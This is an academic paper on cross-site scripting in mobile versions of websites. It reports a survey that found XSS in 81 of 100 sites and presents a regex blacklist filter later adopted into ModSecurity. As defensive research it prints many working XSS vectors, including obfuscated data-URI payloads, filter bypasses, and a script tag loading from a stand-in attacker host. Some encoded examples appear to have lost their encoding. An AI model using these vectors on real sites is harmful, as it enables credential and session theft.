Towards Elimination of Cross-Site Scripting on Mobile Versions of Web Applications

Ashar Javed and Joerg Schwenk

Chair for Network and Data Security
Ruhr-University Bochum
{ashar.javed, joerg.schwenk}@rub.de

Abstract. In this paper, we address the overlooked problem of Cross-Site Scripting (XSS) on mobile versions of web applications. We have surveyed 100 popular mobile versions of web applications and detected XSS vulnerabilities in 81 of them. The inspected sites present a simplified version of the desktop web application for mobile devices; the survey includes sites by Nokia, Intel, MailChimp, Dictionary, Ebay, Pinterest, Statcounter and Slashdot. Our investigations indicate that a significantly larger percentage (81% vs. 53%) of mobile web applications are vulnerable to XSS, although their functionality is drastically reduced in comparison to the corresponding desktop web application.

To mitigate XSS attacks for mobile devices, this paper presents a light-weight, black-list and regular expressions based XSS filter for the detection of XSS on mobile versions of web applications, which can be deployed on client or server side. We have tested our implementation against five different publicly available XSS attack vector lists; none of these vectors were able to bypass our filter. We have also evaluated our filter in the client-side scenario by adding support in 2 open source mobile applications (WordPress and Drupal); our experimental results show reasonably low overhead incurred due to the small size of the filter and computationally fast regular expressions. We have contributed an implementation of our XSS detection rules to the ModSecurity firewall engine, and the filter is now part of OWASP ModSecurity Core Rule Set (CRS)[1].

Keywords: XSS, mobile web, regular expression, client-side filter

1 Introduction

Cross-Site Scripting (XSS) [3] is one of the most prevalent security issue in web applications: according to a recent report by WhiteHat, 53% of websites have XSS vulnerabilities [4]. An attacker can exploit an XSS vulnerability to steal users' credentials, spread worms and deface websites. Researchers have proposed different mitigation against XSS ranging from purely client or server side methods to hybrid solutions [22,23,25,27,28,29,32,31,33]. However, the field which still lacks research is mobile versions of web applications.

[1] https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/master/base_rules/modsecurity_crs_41_xss_attacks.conf

Characterization of Mobile Web Applications. In mobile web applications, functionality and user interaction is adapted to the small touchscreens of modern smartphones. The URLs of mobile web applications often start with the letter "`m`", or end in the words "`mobi`" or "`mobile`". Sites automatically present a simple and optimized version of their web application to mobile browsers, e.g., Etsy (a popular handmade items' marketplace) website[2]. These *stripped-down* versions of web applications contain significantly less or no AJAX-style interactions, thus the attack surface for XSS should (at first glance) be reduced.

We found that mobile sites have approximately 69% less HTML code as compared to desktop versions (see Section 2.3). *Only one* mobile site (`http://www.jobmail.co.za/mobile/`) is using Modernizr[3] – a JavaScript library that detects HTML5 and CSS3 features in the user's browser – which indicates that these novel features are rarely used. According to [5]:

"*... In mobile interfaces, set of navigation options is usually presented one at a time; for example, with iPhone-style sliding drill-down menu panels. ...*"

A usability study of hundreds of sites conducted by Nielsen Norman Group [6] states:

"*Good mobile user experience requires a different design (cut features, cut content and enlarge interface elements) than what's needed to satisfy desktop users. The desktop user interface platform differs from the mobile user interface platform in many ways, including interaction techniques, how people read, context of use, and the plain number of things that can be grasped at a glance.*"

XSS Vulnerabilities in Mobile Web Applications. We found XSS vulnerabilities in 81 of the 100 surveyed applications (see Section 2) which shows (when compared to the 53% from the WhiteHat study [4]) that a significantly higher percentage of these applications are affected by XSS. This result is surprising, since the reduced functionality of the mobile versions should facilitate protection against such attacks. According to OWASP Top 10 Mobile Risks, client-side injection is ranked as number four [17].

Mitigation against XSS. For the simple and optimized mobile versions of web applications, we need a simple and light-weight solution that incurs reasonably low run-time overhead for the application (both on client and server side) and at the same time requires little effort or knowledge from the developers.

Filtering malicious content is the most commonly used method for the prevention of XSS on web applications and sites normally use filtering as a first line of defense. The main goal of filtering is to remove malicious contents from the user-supplied input, while still allowing the non-malicious parts to be processed. A recent paper [16] has also argued in favor that mobile applications can learn from the web experience.

Since removing malicious content from user-supplied input is a complicated and error-prone task, we take the stricter *blocking* approach to keep our filter simple: Whenever we detect malicious content, the whole request is blocked, and only an error message is returned.

---

[2] "*Type Etsy.com into your mobile browser on your phone and you'll find a simple and optimized version of the Etsy site* `http://www.etsy.com/`."

[3] `http://modernizr.com/`

Related Work. The idea of using client-side filter to mitigate XSS is not new. Engin Kirda et al. propose Noxes [25] which is a client-side, Microsoft Windows based personal web application proxy. Noxes provides *fine-grained* control over the incoming connections to the users so that they can set XSS filter rules without relying on web application provider. Noxes assumes that users are trained and security aware and can set filtering rules, which is not the case often and at the same time it requires considerable amount of effort from the users. Noxes does not consider HTML injection and only Windows based.

Omar Ismail et al. [26] propose a client-side solution for the detection of XSS. The solution, which is user-side proxy, works by manipulating the client request or server response. The solution works in two modes *request change mode* and *response change mode* and also requires servers (i.e., collection/detection and database server). As authors stated in the paper that the proposed solution can affect performance because of extra request in *request change mode*. At the same time in *response change mode*, proxy assumes that the parameter with length greater than 10 characters should contain XSS script, which is not the case often. Last but not the least, solution is not automatic and requires considerable amount of effort from the developer because it requires manual insertion of scripts used for XSS detection.

Vogt et al. also propose a client-side solution [29] for the mitigation of XSS attacks. The proposed solution track flow of sensitive information inside the Mozilla Firefox browser and alert user if information starts flowing towards third-party. The proposed solution is a good protection layer against XSS but as authors stated that it requires considerable engineering effort to modify the Firefox browser.

Mozilla proposed Content Security Policy (CSP) for the mitigation of XSS attacks [31]. At the time of writing, mobile browsers do not support[4] W3C CSP 1.0 specifications[5]. At the same time, CSP requires great amount of effort from developers to modify sites because of no `inline-JavaScript` support. We have also compared our XSS filter with some industry proposed XSS filters (see Section 7).

Our Solution. In this paper, we present a simple, optimized, light-weight and black-list client-side XSS filter for mobile applications (see Section 4). Our XSS filter is based on a set of regular expressions and can cope with code obfuscation. We have chosen regular expressions because (if implemented correctly) they are computationally fast compared to any equivalent string manipulation operation (see Section 6.2) and easy to maintain. Our set of regular expressions can be deployed in server-side filters (e.g., in firewall), or as a client-side JavaScript function.

Our solution is not intended for desktop based web applications because of complex nature of web applications and significant use of AJAX. Our filter may harm the performance of the rich internet application and it requires more changes from the developers perspective, and may not be able to deal with highly complex XSS vectors available there. From now on, we will only consider mobile version of web application that are simple in nature.

[4] Flip the pref to turn on the CSP 1.0 parser for Firefox for Android: `https://bugzilla.mozilla.org/show_bug.cgi?id=858780`

[5] `http://www.w3.org/TR/CSP/`

Regular expressions based XSS filters are very common e.g., the Firefox NoScript[6] and the XSS filter implemented in Internet Explorer use regular expressions. In this paper, we leverage the idea of regular expressions from Gary Wassermann et al's. work [1]. Wassermann et al. have proposed static detection of XSS vulnerabilities using tainted information flow and string analysis. They have developed a function named `stop_xss` that uses regular expressions to capture malicious input from the user-supplied string. The function `stop_xss` has three categories of regular expressions to deal with different types of XSS vectors.

1. A regular expression category that deals with `script` tag based XSS vectors, e.g., <`script`>`alert(1)`</`script`>. We call it Category 1.
2. A regular expression category that deals with XSS vectors making use of event handlers like `onerror`, `onload` etc, e.g., <`body onload="alert(1)"`>. We call it Category 2.
3. A regular expression category that deals with XSS vectors making use of JavaScripts URIs, e.g., <`p style="background:url(javascript:alert(1))
"`>. We call it Category 3.

For client-side deployment, we have implemented the XSS filter as a JavaScript function (see Section 5). To integrate our filter, sites simply have to *inlcude or link* the JavaScript XSS filter code at the top of their web page. This is very common practice and it can even be observed on the mobile sites especially when sites include the jQuery mobile JavaScript library[7] (see Section 2.3). Sites may call our filter function on HTML form's (<*form*> tag) *onsubmit* event handler, e.g., "`onsubmit=xssfilter()`".

For server-side deployment, sites may use our filtering rules in Firewall or as *server-side reverse proxy*. Apache's `mod_proxy` module provides functionality to set up reverse proxy and then proxy decides how to deal with the incoming requests according to the rules [35]. We have contributed an implementation of our XSS detection rules to the world most widely deployed firewall engine – ModSecurity – (around 1,000,000 deployments[8]), and the filter is now part of OWASP ModSecurity Core Rule Set (CRS) (see Section 6.3). In this paper, we focus only on the client-side deployment. We have also tested our filter against a large set of XSS vectors (see Section 5.2) and have evaluated our client-side implementation by adding support in two popular open-source (Wordpress and Drupal) mobile applications (see Section 6).

Contributions. The paper makes the following contributions:

- It presents a survey of 100 mobile sites and found XSS vulnerabilities in 81 of them. The complete list of mobile sites that are vulnerable to XSS vulnerabilities is available at `http://pastebin.com/AHJbjJsy`.
- It proposes a XSS filter for mobile versions of web applications based on regular expressions and blacklisting. We have contributed our XSS detection rules to the ModSecurity firewall engine, and have implemented it as a Javscript function for client-side deployment.

[6] `http://noscript.net/`
[7] `http://jquerymobile.com/`
[8] `https://www.trustwave.com/modsecurity-rules-support.php`

- The proposed XSS filter was tested against five publicly available XSS vector lists, and no vector was able to bypass the current version of the XSS filter.
- The feasibility of our approach was shown by adding our XSS filter as a JavaScript function in two open-source mobile applications, with reasonably small overhead (client-side), and by the integration into ModSecurity after intensive testing by the OWASP Modsecurity team (server-side).

2 Survey

In this section, we present the results of our survey[9] and discuss these results briefly. To the best of our knowledge, this is the first survey on mobile web applications. All quantitative overviews on XSS we are aware of are related to desktop version of web applications. During the survey of 100 popular mobile version of web applications, we found reflective XSS vulnerabilities in 81 sites, including web sites like Nokia, Intel, MailChimp, Vodafone, Dictionary, Ebay, Answers, HowStuffWorks, Statcounter and Slashdot etc.

2.1 Methodology of Testing Websites

We manually injected a commonly used XSS vector (i.e., `"><img src=x onerror=prompt(1);>`) in the input fields available on the mobile-version of web applications. In order to open mobile versions of websites, we have used Mozilla Firefox browser on Windows 7, running on DELL Latitude E6420ATG (Intel Core i7 processor). In 74 out of 81 XSS vulnerable websites we found HTML forms (<*form*> tag). Similar to the desktop versions, on mobile versions we also found usage of the <*form*> tag for *search*, *feedback* and *log-in* functionality. For the remaining 7 sites we have injected the XSS vector directly in URL being retrieved (in the query string of the URL). The reason for this large amount of XSS vulnerabilities seems to be the total *lack of input validation* on client and server side.
One could argue that this lack of filtering could be intentional, since there is probably no attractive target for attackers amongst mobile web applications. This is however not the case: e.g., Pinterest (`http://m.pinterest.com`) has an XSS vulnerability (see `http://i.imgur.com/sJUQdwt.jpg`) and this site has millions of unique users[10]. We have also found other examples of attractive targets on the mobile side like MailChimp's log-in form[11], Jobmail's Employer login form[12], Moneycontrol's (India's #1 financial portal) registration form[13] and Mobiletribe personal detail form[14], Homes' login form[15] and many others etc. Attacker can steal users' credentials by exploiting the XSS flaw.

[9] The complete list of surveyed mobile sites is available at `http://pastebin.com/MabbJWWL`
[10] `http://en.wikipedia.org/wiki/Pinterest`
[11] XSS is now fixed, see `http://i.imgur.com/oWwpc1e.jpg`
[12] `http://www.jobmail.co.za/mobile/employerLogin.php`
[13] `http://m.moneycontrol.com/mcreg.php`
[14] `http://portal.motribe.mobi/signup`
[15] `http://m.homes.com/index.cfm?action=myHomesLogin#signin`

2.2 Ethical Considerations

Regarding our findings, we are acting ethically and have informed some sites about the XSS vulnerability and in the process of contacting others. Some of the XSS issues have been fixed and some are in progress. Sites like Nokia and Intel have reacted promptly and now in both cases XSS (see `http://i.imgur.com/FTVFlpm.png` and `http://i.imgur.com/Qzp7bhJ.jpg`) has been fixed by their security teams and at the same time they have also acknowledged[16] our work. We believe that our survey will help raise awareness about XSS problems on mobile sites. Table 3 (see Appendix) shows top site names along with its Alexa rank at the time of writing.

2.3 Stripped-down Versions of Desktop Web Applications

HTML Usage on Mobile Sites: Our manual source code analysis of mobile web sites showed that they contain significantly less HTML code as compared to the desktop version of the same application. To be precise, we found an average of 69% less HTML code on mobile variants of web application. Fig. 1 shows the difference in number of lines of HTML code on mobile and desktop sites.



Fig. 1. Comparison of HTML lines of code on Mobile and Desktop versions.

JavaScript Usage on Mobile Sites: Our survey results show that 79 sites out of 100 are using JavaScript on mobile version of their web application. The other 21 sites do not use JavaScript at all. However, most of this code is JavaScript-based third-party tracking. We found 62 sites are using JavaScript tracking code provided by different ad-networks (41 sites are using *Google Analytics* JavaScript code). According to recent report by Ghostery, *Google Analytics*

[16] Nokia has sent us Nokia Lumia 800 Phone as a part of appreciation and responsible disclosure.

is the most widespread tracker on web [20]. Our survey has found that *Google Anayltics* is the also widespread tracker on mobile[17].

We also found that 33 sites are using jQuery mobile library[18]. The jQuery mobile library allows developers to build mobile applications that can run across the various mobile web browsers and provide same or at least a similar user interface [21]. Unfortunately, we have found only *one* (out of 79) client-side input validation JavaScript library[19]. We were able to break that validation library using the following cross-domain XSS vector: `"><iframe src=//0x.lv>`[20]. The input field has constraint on length and that's why, in this case, we have used this vector. The remaining 78 sites have no sort of server side filtering also.

3 Overview of XSS Filtering Approach

The goal of an XSS filter is to filter potentially malicious input from the user-supplied string. To achieve maximum protection, we use a blocking approach: as soon as the XSS filter detects malicous input, we immediately block the sending (client side) or processing (server side) of the corresponding `GET` or `POST` request. The idea of completely blocking the `GET` or `POST` request is e.g., implemented by the IE XSS filter's block mode [2]. The Internet Explorer XSS filter supports `X-XSS-Protection: 1; mode=block` which means that when the IE XSS filter detects the malicious outbound HTTP requests and mode value has been set to block, then IE stops rendering the page and only renders # sign. Blocking is a safe way to achieve maximum security and at the same time it helps in avoiding introduction of filter based vulnerabilities in web applications [24], but it may break some of the more complex web applications. Since mobile versions are much simpler than their desktop equivalents, blocking seems to be an adequate method to solve the XSS problem.

3.1 Regular Expressions

A regular expression is a pattern for describing a match in user-supplied input string. Table 4 (see Appendix), briefly describes the syntax related to the regular expressions that are used in our filter. For interested readers, in favor of space restriction, we refer to [7,8,9,10] for detailed descriptions on regular expressions.

3.2 Black-list Approach

Our filter is based on a black-list approach: the filter immediately rejects malicious input patterns if they match with the blacklist of regular expressions. XSS vectors typically belong to specific categories and the number of categories are finite; in our filter we cover every known category of XSS vectors. Our focus during the development of this filter was thus on categories of XSS vectors, and not on individual XSS vectors. Our starting point was the work of Wasserman

[17] For interested readers, we will soon publish a technical report titled — "*A Footprint of Third-Party Tracking on Mobile Web*".

[18] `http://jquerymobile.com/`

[19] `http://m.nlb.gov.sg/theme/default/js/validate.js`

[20] The url `0x.lv` has been developed by Eduardo Vela of Google.

et. al [1], which contains the idea of XSS categories. We will discuss shortcomings of Wasserman et al.'s regular expressions' categories (see Section 3.5). We have carefully analyzed publicly available XSS vector lists to group them into different categories. The figure available at `http://i.imgur.com/C0sihbg.jpg` shows that the large number of XSS vectors belong to three main categories (i.e., Category 1,2 and 3 – see Section 3.5). There are some other categories of XSS vectors and we will discuss in Section 4.4.

3.3 Community-Input

In order to cover all possible edge cases and for hardening the filter, we have announced an XSS challenge based on our filter rules. The challenge was announced on Twitter and security researchers as well as professional penetration-testers from around the world have actively participated in the challenge. We have received around 10K XSS vectors from participants and found only three types of bypasses (i.e., <`form`> tag based XSS vector, <`isindex`> tag based XSS vector and IE9 specific bypass). In IE9 "vertical tab i.e., **U+000B** " can be used as an alternative of white-space character in between tag name and attribute and IE9 renders the XSS vector. We have added support of bypasses in the filter. The challenge was also intended to get *state-of-the-art* XSS vectors. After extensive testing against publicly available XSS vectors, *state-of-the-art* XSS vectors[21] and internal testing by OWASP Modsecurity team, we can however say that our filter in its current form is hard to bypass and can be used as an additional layer of security (see Section 4.5).

3.4 Threat Model

This section describes the capabilities of an attacker that we assume for the rest of this paper. In XSS, an attacker exploits the trust a user has for a particular web application by injecting arbitrary JavaScript on the client-side. A *mobile web application attacker model* is similar to the standard web attacker threat model, proposed by Adam Barth et al. in [30]. In *mobile web application attacker threat model*, attacker has a mobile server under his control, and has the ability to trick the user into visiting his mobile web application. We do not consider a case where input could originate, for example, as URL encoded parameter via link from another web site.

3.5 Limitations of Regular Expressions Used in Wassermann et al.'s `stop_xss` function

In this section we briefly discuss the limitations of Wassermann et al.'s regular expressions and the respective bypasses found. We have mentioned earlier that Wassermann et al. used three categories of regular expressions.

[21] We have collected a list of some of the state-of-the-art XSS vectors here `http://pastebin.com/BdGXfm0D`.

Category 1: The regular expression in this category handles XSS vectors making use of the `script` tag. The regular expression is:

```
<script[^>]*>.*?</script>
```

The regular expression above can correctly capture XSS vectors like the following:

- `<script src="http://www.attacker.com/foo.js"></script>`[22]
- `<script>alert(1)</script>`

Now we discuss limitations of this regular expression along with XSS vectors that are able to bypass the regular expression:

- The regular expression does not consider "`space`" before the closing angular bracket in the closing `script` tag like: `<script>alert(1)</script >` and this is a valid XSS vector that shows an alert box[23]. Valid means an XSS vector that causes alert window to show up.
- The regular expression does not consider "`space`" along with junk values before the closing angular bracket in the closing `script` tag like: `<script>alert(1)</script anarbitarystring>`[24].
- The regular expression does not consider the absence of a closing angular bracket in the closing `script` tag like:
  `<script>alert(1)</script`
  Modern browsers render this vector and display an alert window[25].
- The regular expression does not consider "`new line`" in the script tag like:

  ```
  <script>
          alert(1)
  </script>
  ```

  Modern browsers also render[26] the above XSS vector. An attacker can use this type of vector if sites allow input in a `<textarea>` tag. The `<textarea>` tag is a multi-line input control and sites widely used it to ask for user-comments.
- The regular expression does not consider any obfuscation (base64[27], URL encoding[28], Hex entities[29] and Decimal entities[30]) of XSS vectors as described in `http://pastebin.com/a4WSVDzf` in favor of space restrictions. In order to convert XSS vectors into obfuscated form, attacker can use publicly available utilities like `http://ha.ckers.org/xsscalc.html`.
- The regular expression also does not consider the complete absence of a closing `script` tag like: `<script>alert(1)` e.g., following is a valid vector in the Opera browser[31]:

  ```
  <svg><script>alert(1)
  ```

[22] `http://jsfiddle.net/Nz5ad/`
[23] `http://jsfiddle.net/dDBdP/`
[24] `http://jsfiddle.net/dDBdP/1/`
[25] `http://jsfiddle.net/dDBdP/2/`
[26] `http://jsfiddle.net/dDBdP/3/`
[27] `http://jsfiddle.net/7aUu8/`
[28] `http://jsfiddle.net/GPPB6/`
[29] `http://jsfiddle.net/h2XWN/1/`
[30] `http://jsfiddle.net/xsrDj/`
[31] `http://jsfiddle.net/F58Zd/`

Category 2: The regular expression in this category matches XSS vectors making use of event handlers like `onload`, `onerror` etc. The regular expression is:

```
/([\s"']+on\w+)\s*=/i
```

The regular expression above can correctly captures XSS vectors like:

- `<body onload="alert(1)">`
- `<img src= /" onerror=alert(1)>`
- `<img src="http://www.google.com/logos/classicplus.png" alt="Img Not Found" onerror=alert(1)>`
- `<img src='x' onerror=alert(1) >`

Now we discuss limitations of this regular expression along with XSS vectors that are able to bypass this regular expression:

- The regular expression does not consider forward slash (/) before an eventhandler e.g., `<svg/onload=prompt(1)>`. All modern browsers render this XSS vector[32].
- The regular expression does not consider a back-tick symobol ‘ before eventhandler e.g., `<img src=‘xx:xx‘onerror=alert(1)>`. This is a valid XSS vector which is rendered by the Internet Explorer (IE)[33].
- The regular expression does not match an equal sign "=" if present before the eventhandler e.g., IE specific XSS vector[34]: `<script FOR=window Event=onunload>alert(2)</script>`
- The regular expression also fails to capture malicious input if semi-colon sign ";" is present before the eventhandler name e.g.,[35]

  ```
  <iframe src=javascript:/&lt;img&#32;src=1&#32;onerror=[alert(1)]&gt/.source>
  ```

- Finally, the regular expression also does not consider any obfuscations like:

  ```
  (a) <iframe src="data:text/html,<body %6fnload=alert(1)>"></iframe>
  (b) <iframe src="data:text/html;base64,PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==">
      </iframe>
  (c) <object data=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+ >
      </object>
  ```

  In ***(a)***, the attacker used the URL encoding of letter the "o", i.e., %6f. In ***(b)***, the base64 obfuscated value (`PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==`) is equivalent to `<body onload=alert(1)>` and in ***(c)***, base64 obfuscated value (`PHN2Zy9vbmxvYWQ9YWxlcnQoMik+`) is equal to `<svg/onload=alert(2)>`

Category 3: The regular expression in this category matches XSS vectors making use of JavaScript URIs. The regular expression is:

```
/(=|(U\s*R\s*L\s*\())\s*("|\')?[^>]*\s*S\s*C\s*R\s*I\s*P\s*T\s*:/i
```

The regular expression above can correctly capture XSS vectors like:

[32] `http://jsfiddle.net/JMEFE/`
[33] `http://jsfiddle.net/5X6E6/`
[34] `http://jsfiddle.net/KmQUF/`
[35] `http://jsfiddle.net/Cm7JT/`

- <a href=javascript:alert(1)>Click Me
- <p style="background:url(javascript:alert(1))">
- <iframe src="jaVAscRipT:alert(1)">
- <form><button formaction="javascript:alert(1)">X</button>

But the main limitation of regular expression is that it can not handle obfuscations like:

(a) <img src=x onerror=javascript:alert(1)>
(b) <iframe src=JaVascrIPt:alert(1)>
(c) <iframe src=javascript:prompt(1)>

In ***(a)***, an attacker used hex encoding of the letter "p" in order to bypass the filter. Similarly, in ***(b)***, an attacker used hex encoding of colon (:) and in ***(c)***, the vector uses decimal encoding of letter "p". Modern browsers render all these XSS vectors, including modern mobile browsers.

4 XSS Filter

In this section, we present our XSS filter and also discuss set of regular expressions that we have added along with the improved versions of Wassermann et al.'s regular expressions categories.

4.1 Category 1 Improvements

In this section, we discuss our version of regular expressions that deals with XSS vectors making use of `script` tag. It is also available at `http://jsfiddle.net/8JCF5/1/`. Wassermann et al.'s regular expression is:

```
<script[^>]*>.*?</script>
```

Our improved form of above regular expression is:

```
1) /<script[^>]*>[\s\S]*?<\/script[^>]*>/i.test(string) ||
2) /<script[^>]*>[\s\S]*?<\/script[[\s\S]]*[\s\S]/i.test(string) ||
3) /<script[^>]*>[\s\S]*?<\/script[\s]*[\s]/i.test(string) ||
4) /<script[^>]*>[\s\S]*?<\/script/i.test(string) ||
5) /<script[^>]*>[\s\S]*?/i.test(string) ||
6) /%[\d\w]{2}/i.test(string) ||
7) /&#[^&]{2}/i.test(string) ||
8) /&#x[^&]{3}/i.test(string) ||
```

The first improvement that we have added in the regular expression is the use of \s\S class instead of . operator. Dot operator does not handle new line. \s\S gives better coverage by matching any whitespace and non-whitespace characters. We have used the "`or`" operator of JavaScript in order to combine different categories of regular expressions. The regular expressions in the second and third lines deals with cases where attacker can add space or junk values or both before the closing angular bracket (absence of closing angular bracket in second and third lines) of the closing script tag. The regular expression in the fourth line deals with cases where only closing angular bracket is missing and have no space or junk values.

The regular expression in the fifth line deals with complete absence of closing script tag.

The sixth regular expression covers URL encoding of the XSS vector like <iframe src="data:text/html,%3Cscript%3Ealert(1)%3C/script%3E"> </iframe>. The regular expression matches the attacker's XSS vector and captures it if regular expression observe % sign and after % sign there is a digit or word in exactly next two characters. This regular expression also works if attacker completly obfuscates the vector in URL encoded form like: <iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31 %29%3C%2F%73%63%72%69%70%74%3E"></iframe>.

The seventh regular expression covers decimal encoded XSS vectors like: X. The regular expression matches the XSS vector if it observes &# signs together and after &# signs there is no & symbol in next two characters.

The last and the eight regular expression above deals with hex encoded XSS vectors like: <a href="data:text/html;blabla,<scr ipt>al ert(1)</script>">X. The regular expression matches the XSS vector if it observes &#x signs together and after &#x signs there is no & symbol in next three characters.

4.2 Category 2 Improvements

This section discusses our improvements of Wassermann et al.'s regular expression that deals with XSS vectors make use of event handlers like onerror, onload etc. The regular expression is:

```
/([\s"']+on\w+)\s*=/i
```

Our improved version is[36]:

```
1) /([\s"'`;\/0-9\=\x0B]+on\w+)\s*=/i.test(string) ||
2) /%[\d\w]{2}/i.test(string) ||
3) /&#[^&]{2}/i.test(string) ||
4) /&#x[^&]{3}/i.test(string)
```

In the first regular expression we have added support of back-tick (`) symbol, semi-colon (;), forward slash (/), = symbol, digits (0-9) and U+000B. The second, third and fourth regular expressions (already discussed in previous section) deals with obfuscation of vectors like <iframe src="data:text/html,<svg %6F%6Eload=alert(1)>"></iframe>, <iframe src="data:text/html,<svg onload=alert(1)>"></iframe> and <iframe src="data:text/html, <svg onload=alert(1)>"></iframe>.

4.3 Category 3 Improvements

In this section we discuss the improved form of regular expression that matches XSS vectors making use of JavaScript URIs. The Wassermann et al.'s regular expression is:

[36] http://jsfiddle.net/q7ygz/2/

```
/(=|(U\s*R\s*L\s*\())\s*("|\')?[^>]*\s*S\s*C\s*R\s*I\s*P\s*T\s*:/i
```

Our improved form is:

```
1) /(?:=|U\s*R\s*L\s*\()\s*[^>]*\s*S\s*C\s*R\s*I\s*P\s*T\s*:/i
// Removed: ("|\')? -- The reason is it is an unnecessary capturing group
                      and [^>] will match optional quote anyway.
```

The regular expression looks for the following in sequence:

- `=` or the four characters `URL(`, in a case insensitive way because of ignore-case flag i.e., `/i`, optionally with one or more whitespace characters following any of the characters.
- Any number of characters other than >.
- The characters `SCRIPT:` in a case insensitive way, optionally with one or more whitespace characters following any of the characters.

The regular expression therefore matches all the following if present in user-supplied input:

- =script:
- "VBScript:
- url('javascript:
- u r l (s c r i p t :

In order to support obfuscation, we have used the regular expressions that we have already discussed above.

4.4 Miscellaneous Additions

In this section, we briefly discuss some of the miscellaneous classes of regular expressions that we have added in order to cover XSS vectors that do not belong to the above categories. Along with regular expression, we give one example of corresponding XSS vector (See Table 5 in Appendix). The complete set of regular expressions can also be found in Appendix A.

4.5 Limitations

The XSS filter is not meant to replace input validation and output encoding completely. XSS filter rather provide an additional layer of security to mitigate the consequences of XSS vulnerabilities. Our filter does not support DOM[37] and Stored[38] XSS but due to simple nature and significantly less AJAX-style interaction on mobile web applications, the chances of DOM based XSS is very low.

5 Implementation and Testing

This section reports on our implementation and testing of our XSS filter.

[37] `https://www.owasp.org/index.php/DOM_Based_XSS`
[38] `http://en.wikipedia.org/wiki/Cross-site_scripting`

5.1 Implementation

We implemented our XSS filter in the form of JavaScript function. On the client side, sites may call our filter function (consists of few lines of JavaScript code) on an HTML form (<*form*> tag) *onsubmit* event handler, e.g. "`onsubmit=xssfilter()`". The use of HTML <*form*> tag is very common on mobile-side as we have discussed earlier (see Section 2.1). The complete code of the filter is available in Appendix A.

5.2 Testing

First we manually tested the performance of our final version of the filter against large number of XSS vectors available in the form of five resources ranging from old to the new ones. To the best of our knowledge, no XSS vector is able to bypass the filter, at the time of writing of this paper. Our regular expression based XSS filter has correctly matched all XSS vectors, if present in the user-supplied input. The five resources we used to test our filter are:

1. XSS Filter Evasion Cheatsheet available at `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`
2. HTML5 Security Cheatsheet available at `http://html5sec.org/`
3. 523 XSS vectors available at `http://xss2.technomancie.net/vectors/`
4. Technical attack sheet for cross site penetration tests at http://www.vulnerability-lab.com/resources/documents/531.txt.
5. @XSSVector Twitter Account `https://twitter.com/XSSVector`. It has 130 plus latest XSS vectors.

Second, the creator[39] of one of the above resources has developed an automated testing framework[40] for us in order to test the filter against sheer volume of XSS vectors. Even with the help of an automated testing framework we were unable to find XSS vector that is able to bypass XSS filter.

6 Evaluation

This section briefly presents the results of the evaluation of our XSS filter. We have added support of the XSS filter in two open-source mobile applications i.e., Wordpress and Drupal. Developers of the sites who wish to include our filter (which is available in the form of JavaScript function) in their web applications has to do minimum amount of effort. Table 1 shows the amount of changes we have to do in order to add support in Wordpress and Drupal respectively. Figure available at `http://i.imgur.com/OynTbDT.jpg` shows our XSS filter correctly matching the user-supplied malicious input in the Wordpress comments section. Wordpress and Drupal frameworks already have bulit-in server-side validation mechanisms and the reason to choose these frameworks is, that we want to make a point that sites can use our filter in addition to the input checking they are already using and this will help in mitigating XSS consequences and will add additional security layer.

[39] Galadrim `https://twitter.com/g4l4drim`

[40] `http://xss2.technomancie.net/suite/47/run` and `http://xss2.technomancie.net/suite/48/run`

Subject	Files	Lines Per File	Total Lines
Wordpress	3	1	3
Drupal	1	2	2

Table 1. Statistics on Subjects' files

6.1 Evaluation in Terms of Time and Memory

We also wanted to see how our XSS filter performs in terms of time and memory usage because on the mobile-side web applications present a simplified and optimized version of their desktop variant. Table 2 reports on XSS filter on the two subjects (Wordpress and Drupal) in terms of memory and time. We show the average time (in milliseconds) by repeating the process of loading Wordpress and Drupal page, with and without our XSS filter support, 50 times. Direct debugging on mobile devices is not possible due to the lack of support for developer tools. As a consequence, we have used the "`Remote Debugging`[41]" feature provided by Google for Android.

Subject	Memory in KB	Avg. Time with Filter	Avg. Time without Filter
Wordpress	1.53	331ms	243ms
Drupal	1.17	375ms	251ms

Table 2. Statistics in Terms of Memory and Time

6.2 Execution Time of XSS Filter JavaScript Function

In order to check Regular Expression Denial of Service (REDoS) [15], we have also measured the execution time of XSS filter JavaScript function. As we have discussed before, our filter is based on regular expressions. We prove that our regular expressions' approach is not vulnerable to REDoS attack and is computationally cheap. We have validated our regular expressions in the REDoS benchmark suite available at [14].

REDoS attack exploits the backtracking (*when regular expression applies repetition to a complex subexpression and for the repeated subexpression, there exists a match which is also a suffix of another valid match.* [15]) matching feature of regular expressions and in our set of regular expressions backtracking is not used in matching. REDoS benchmark uses the following code to measure the JavaScript time[11,12]:

```
var start = (new Date).getTime(); // Returns Time in millisecond
// XSS Filter Code i.e., Regular Expressions here
var timeelapsed = (new Date).getTime() - start;
```

We have measured the time by passing 100 different XSS vectors that belongs to different categories of regular expressions to the function and the average processing time we have observed is 1 millisecond.

[41] `https://developers.google.com/chrome/mobile/docs/debugging`

6.3 Adoption

Our XSS detection rules have been adopted by most popular web application firewall engine i.e., Modsecurity. The XSS filter is now part of OWASP ModSecurity Core Rule Set (CRS)[42]. OWASP ModSecurity Core Rule Set (CRS) provides *generic protection* against vulnerabilities found in web applications [34].

7 Comparison to Other Approaches

In this section we compare our filter with the closely related proposals on the mobile-side.

